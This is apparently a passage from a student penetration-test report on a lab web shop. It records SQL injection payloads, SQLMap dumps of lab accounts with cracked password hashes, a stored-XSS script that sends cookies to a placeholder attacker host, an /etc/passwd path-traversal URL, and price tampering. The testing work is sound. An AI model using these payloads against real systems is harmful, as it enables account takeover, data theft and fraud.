


Figure 2.6.5 *– CSRF form being accessed by a user through the server.*

The button in the forged HTML file led the attacker to the **updatepassword.php** page of the account they were logged in. An alert stating "Account Successfully Updated" indicated that the form had been successfully triggered and the exploit was successful **(Figure 2.6.6)**. The details remained unchanged despite the legitimate and forged POST requests being identical and the alert. This could potentially be a result of errors within the code.




Figure 2.6.6 *– Alert indicating a successfully updated user account with the forged request.*

2.7 TEST ACCESS CONTROLS

The tester identified multiple access control locations in the web application during the mapping phase. Some of them were vulnerable to SQL injections, while the more straight-forward attacks were filtered. The tester also found an admin panel, which was not susceptible to SQLi attacks. The admin panel was also easily accessible by unauthorised users - the tester managed to gain access to the panel after dumping the whole database with the use of SQLMap (Damele, 2012). Further information regarding the SQL Injection can be found in the next section.

2.8 TEST FOR INPUT-BASED VULNERABILITIES

2.8.1 SQL Injections

The tester tried to utilise SQL Injections in multiple Data Entry Points found on the web application via different tools and manual techniques (Portswigger, 2003 – Present Day; Kingthorin, 2001 – Present Day). They already knew that **index.php** had filtering due to the backup file discovered during the mapping phase of the investigation. That being said, the backup file only showed the alert script which was triggered when SQL injections were attempted **(Figure 2.8.1)**. The filtering script itself was not present in the file. Therefore, the tester had to blindly test the field while trying to bypass the filtering (Websec, 2013; OWASP, 2001 – Present Day).




Figure 2.8.1 *– Alert against SQL Injections in index.php.*

All initial attacks that the tester executed on the Admin panel were unsuccessful, leaving them with a "**Please Check Your Username And Password**" error. Afterwards, they tried the customer login locations. Only **index.php** was susceptible to the attack. The rest showed an "**Invalid username or password**" alert. The figure below shows the payloads and their results **(Figure 2.8.1)**. The successful attacks gave the attacker access to various user accounts.

SQL Injections	Results
' OR '1'='1--	Unsuccessful
' 1 OR x=1--	Unsuccessful
' OR 1=1--	Unsuccessful
'UNION select * from customers-- /***email***;--'	Successful
'x or x=x --	Unsuccessful
' or 'a' = 'a	Unsuccessful
')) or (('a'='a))	Unsuccessful
" or "a"="a	Unsuccessful
email'--	Successful

Figure 2.8.1 *– Table showing the attempted SQLi attacks and their results.*

The URL parameters of the shop were also tested. They were not affected by the filtering scripts and SQL injections could be executed. Although the attacker could not dump data from the tables, the error received is proof that SQL injections through the URL could work **(Figure 2.8.2)**.




Figure 2.8.2 *– Error message indicating improper number of columns.*

After the manual test phase, the attacker used an automated tool called SQLmap (Damele, 2012). Two attacks were attempted – one by brute-forcing the database (without POST/GET request) and another with a GET request. The tool tested potential payloads during the first attack in a few Data Entry Points and successfully managed to dump parts of the database – e.g., the Administrator accounts. The reason why only parts of it were dumped was that the large number of attempts had overloaded the database and deleted a lot of entries from it **(Figure 2.8.3 and Figure 2.8.4)**. The full log with payloads and results can be found in **Appendix I**.

```
Database: aa2000
Table: customers
[0 entries]
+------------+------+-------+--------+--------+---------+----------+----------+----------+-----------+-------------+--------------+----------------+
| CustomerID | City | Email | Gender | status | Address | Birthday | Lastname | Password | Firstname | thumbnail | Middle_name | Date_created | Contact_number |
+------------+------+-------+--------+--------+---------+----------+----------+----------+-----------+-------------+--------------+----------------+
+------------+------+-------+--------+--------+---------+----------+----------+----------+-----------+-------------+--------------+----------------+
```

Figure 2.8.3 *– Empty customers table (brute-force).*

```
Database: aa2000
Table: tb_user
[3 entries]
+---------+--------+--------------------+----------------------------------------------+-------------+
| userID | utype | Employee           | password                                     | username    |
+---------+--------+--------------------+----------------------------------------------+-------------+
| 1       | 3      | Benjie I. Alfanta | e10adc3949ba59abbe56e057f20f883e (123456)   | BENJIE_OOS |
| 2       | 2      | Leo Aranzamendez   | 7052cad6b415f4272c1986aa9a50a7c3 (hacklab) | hacklab     |
| 3       | 1      | Julius  Felicen    | ae074a5692dfb7c26aae5147e52ceb40 (kelly)    | admin       |
+---------+--------+--------------------+----------------------------------------------+-------------+
```

Figure 2.8.4 *– Table with Administrator accounts (brute-force).*

The second attempt used a GET request obtained with Burp Suite after the attacker logged in with a test account. This time the tool successfully dumped the entirety of the database without harming the application. All tables had their appropriate entries as none of them got deleted **Figure 2.8.5)**. A full log of the up-to-date database and payloads can be found in **Appendix J**.

```
Database: aa2000
Table: customers
[5 entries]
+------------+--------+----------------------+--------+----------+----------------------+------------+----------+----------------------------------+-----------+
| CustomerID | City   | Email                | Gender | status   | Address              | Birthday   | Lastname | Password                         | Firstname | thumbnail
| Middle_name | Date_created              | Contact_number |
+------------+--------+----------------------+--------+----------+----------------------+------------+----------+----------------------------------+-----------+
+------------+------------+--------------------------+---------------+
| 1          | Dundee | hacklab@hacklab.com   | Male   | active   | 1 Bell Street, Dundee | 1995-09-15 | Astley   | 7052cad6b415f4272c1986aa9a50a7c3 | Rick      | rick.jpg
| God         | August 5, 2015 11:34:pm    | 012345678      |
| 2          | Perth  | IFerguson@hacklab.com | Male   | active   | 2 Brown Street        | 1995-11-30 | Ferguson | a432fa61bf0d91ad0c3d2b26ae8ace94 | Ian       | <blank>
| Robert      | August 5, 2015 11:35:pm    | 09364987102    |
| 3          | Dundee | Colin@test.com        | Male   | inactive | Dundee                | 0000-00-00 | McLean   | 7052cad6b415f4272c1986aa9a50a7c3 | Colin     | <blank>
| L           | July 13, 2017 10:39:pm     | 12313123       |
| 4          | Dundee | test@test.com         | Male   | inactive | 1 Bell STreet, Dundee | 1995-09-15 | Astley   | 25f9e794323b453885f5181f1b624d0b | Rick      | <blank>
| God         | July 14, 2017 3:23:am      | 09434138521    |
| 5          | Dundee | joe@test.com          | Male   | inactive | 10 NeverGonna Str     | 0000-00-00 | Johnson  | 6ad14ba9986e3615423dfca256d04e3f | Joe       | <blank>
| Joe         | November 9, 2021 8:16:pm   | 077647293      |
+------------+--------+----------------------+--------+----------+----------------------+------------+----------+----------------------------------+-----------+
+------------+------------+--------------------------+---------------+
```

Figure 2.8.5 *– Table with customer accounts (GET request).*

The tester then compared the dumped database and the one located during the mapping phase in the /database domain. They identified differences in both databases, which was proof that latter was outdated.

2.8.2 Cross-Site Scripting

First the attacker tested if any Reflected XSS was available without the access of an administrator account (Portswigger, 2003 – Present Day; KirstenS, 2001 – Present Day). They attempted multiple techniques, with none of them successful. The report generated by OWASP Zap was proof of this as all vulnerable URLs were accessed through the admin area.

The attacker then tested if stored XSS attacks could be executed on the application with the use of an admin account. They first attempted a test script by editing the name of a currently existing product. They changed the name to **<script>alert("Test XSS")</script>** and saved it. They then logged in the test user account and opened the products page. The alert successfully triggered itself, which meant that they could continue even further with the attacks **(Figure 2.8.6)**.




Figure 2.8.6 *– Test XSS alert.*

Their next step was to try to display the user's cookie by replacing the name of the product with the following JS code - **<script>alert(document.cookie)</script>**. Once again, the script was successfully executed, and the user's cookie was displayed on screen **(Figure 2.8.7)**.




Figure 2.8.7 *– Displaying the user's cookie.*

The last attempted attack was sending a user's cookie to the attacker's terminal whenever a user accessed the page. They tried to replace the name of the product with **<script>new Image().src="http://MACHINE_IP /b.php?"+(document.cookie)</script>;**. The attempt was unsuccessful as the product entry was automatically deleted from the database. This could be due to a poorly set up database as no XSS filtering was identified in the web app. They then placed the script in the product's description and successfully saved it. The tester ran **netcat** – a tool which reads and writes data across network connections – then they opened the product which contained script. The user's cookie was successfully sent to the attacker **(Figure 2.8.8)**.




Figure 2.8.8 *– Stored XSS sending a user's cookie to the attacker.*

Being able to upload an image for the product without any extension filtering is proof that a script could be disguised as an image or it could even be injected into an image. The tester was unsuccessful in executing an XSS attack by injecting it into an image.

2.8.3 Path Traversal

The tester attempted to exploit the application through Path Traversal (Portswigger, 2003 – Present Day). This attack allows a malicious attacker to gain access to directories outside of the web application itself – for example the /etc/passwd folder. Two such directories were identified during the mapping phase - /forum and /database. Another one was identified by OWASP Zap's report – the **passwd** directory.

The **passwd** directory could be accessed with the following URL in the browser - **http://192.168.1.20/appendage.php?type=%2Fetc%2Fpasswd**. Access to it provided the attacker with information about every user who had access to the system **(Figure 2.8.9).**




Figure 2.8.9 *– Path Traversal exploitation.*

2.8.4 File Inclusion

The only directory where the attacker could test if the web application had any file inclusion vulnerabilities was /updatepassword.php. Trying to upload a file which was not a .png or a .jpeg format resulted in an error. The tester tried to change the content type after intercepting the connection with Burp Suite. The error alert appeared again, and the upload was cancelled. The tester attempted to upload a file with a double extension – the same file they used for the CSRF attack. The name was changed to **csrf2.html.png**. Uploading it showed an alert indicating that the upload was successful **(Figure 2.8.10)**.




Figure 2.8.10 *– Alert indicating a successful file upload.*

They then opened the /pictures directory and tried to execute the file. An error was encountered, which is proof that files with double extensions could be uploaded but a file inclusion (OWASP, 2001 – Present Day) attack could not be executed **(Figure 2.8.11)**.

Picture 2.8.11 *– Error displayed when trying to execute the html file.*

2.9 TEST FOR LOGIC FLAWS

2.9.1 Testing Transaction Logic

As mentioned in section **2.4.1 – Data Transmission via Client**, the pages for each individual product had three hidden fields within their code – **id**, **qleft**, and **price**. The first two had no negative effect on the orders. **ID** was used to monitor products ordered in the past and products currently in a user's shopping cart. This was identified after the attacker removed products from the shopping carts and the value of the field decremented. It should be noted that the value, however, remained the same unless products were removed in order – the field was also shared between accounts. Despite not affecting the orders themselves, when the value was changed to one currently assigned to a product, that information leak could be used by attackers for SQLi attacks on the database. **(Figure 2.9.1)**




Figure 2.9.1 – *Duplicate PRIMARY key.*

The **qleft** field appeared to have the same value as the total stock of a product. The attacker could not identify any connection between it and the order. Proof of this was the POST request being sent to the server – the **qleft** value was not sent as a parameter. Changing the value to any number did not allow users to purchase more items than their original stock or if the product was already sold out.

The **price** field, on the other hand, changed the price of the products when the attacker tampered the value through the source code. They changed it to a negative value which forced the company to pay them for purchasing the products **(Figure 2.9.3)**




Figure 2.9.3 *– Negative shopping cart price.*

Two different fields were identified in **payment_details.php** – **id** and **price**, both found in the user's shopping cart. The **price** field worked the same way as the one found in the product pages. The **id** field this time was tied with the order number and not the product. Changing the ID of an order made by a different user showed a message indicating a successful payment, but the order itself was not registered. Whereas the purchases were successfully forwarded to the admin panel if the order ID was changed to an existing one made by the same user.

2.9.2 Handling of Incomplete Input

The web application had no filtering against incomplete user input implemented within its code. Proof of this can be seen on **Figure 2.4.9** located in section **2.4.2 – Client-Side Input Testing**. The figure shows that the tester removed all credentials of a user after they updated the account in **updatepassword.php** and tampered the data with Burp Suite. The only piece of remaining data tied to a user account was the ID field, without which the account could not be identified within the database.

2.10 MISCELLANEOUS CHECKS

2.10.1 Outdated SSL Certificate

The tester identified that the web application used an outdated SSL Certificate. Without a valid certificate, the web application did not provide the users with an encrypted session. This meant attackers could easily intercept their connection and easily see what they were doing as all the data is transmitted in plain text. (Kaspersky, 1997 – Present Day) Furthermore, the web application was not verified, and a malicious attacker could craft an identical phishing version of the website without users being able to differentiate between them **(Figure 2.9.1)**.




Figure 2.9.1 – *Outdated SSL Certificate.*

2.10.2 Same-Origin Policy

The web application lacked Same-Origin policies which allowed any other web application to perform two-way interactions and riding of the sessions of authenticated users. (Portswigger, 2003 – Present Day). This meant that any data and user actions could be retrieved and performed without any restrictions. Proof of this was the CSRF attack, which can be found in section **2.6.4 – Testing for CSRF**.

2.11 FOLLOW UP ANY INFORMATION LEAKAGE

A lot of pages and functions in the website leaked information (Portswigger, 2003 – Present Day) - all the verbose error messages identified by the tester and included in the report in its previous sections. Such error messages provided the attacker with information about the server, SQL database and services. Some notices also showed the same details. Proof of this is the message a user received after a successful purchase **(Figure 2.11.1)**. They could then look for vulnerabilities for those specific service versions and exploit not only the database but the entire server. This also gave them the possibility to escalate their privileges to a Domain Administrator.




Figure 2.11.1 *– Verbose notice with information about directories on the server.*

3 DISCUSSION

3.1 CODE ANALYSIS

The tester obtained the source code of the application after the testing phase had been concluded. They first used an automated tool called RIPS to conduct a static analysis on the source code. **(Figure 3.1.1)** The tool identified a total of 218 vulnerabilities, 160 of which were SQL Injection and 43 were XSS. Every page which had user input was vulnerable to SQL injections – combining this with the XSS and other discovered weaknesses, this made almost every php file vulnerable. Afterwards, they manually analysed and investigated the files with the use of **Visual Studio Code** for the previously discovered vulnerabilities. Countermeasures have been provided where appropriate and can be found in section **3.2 Discovered Vulnerabilities and Countermeasures**.

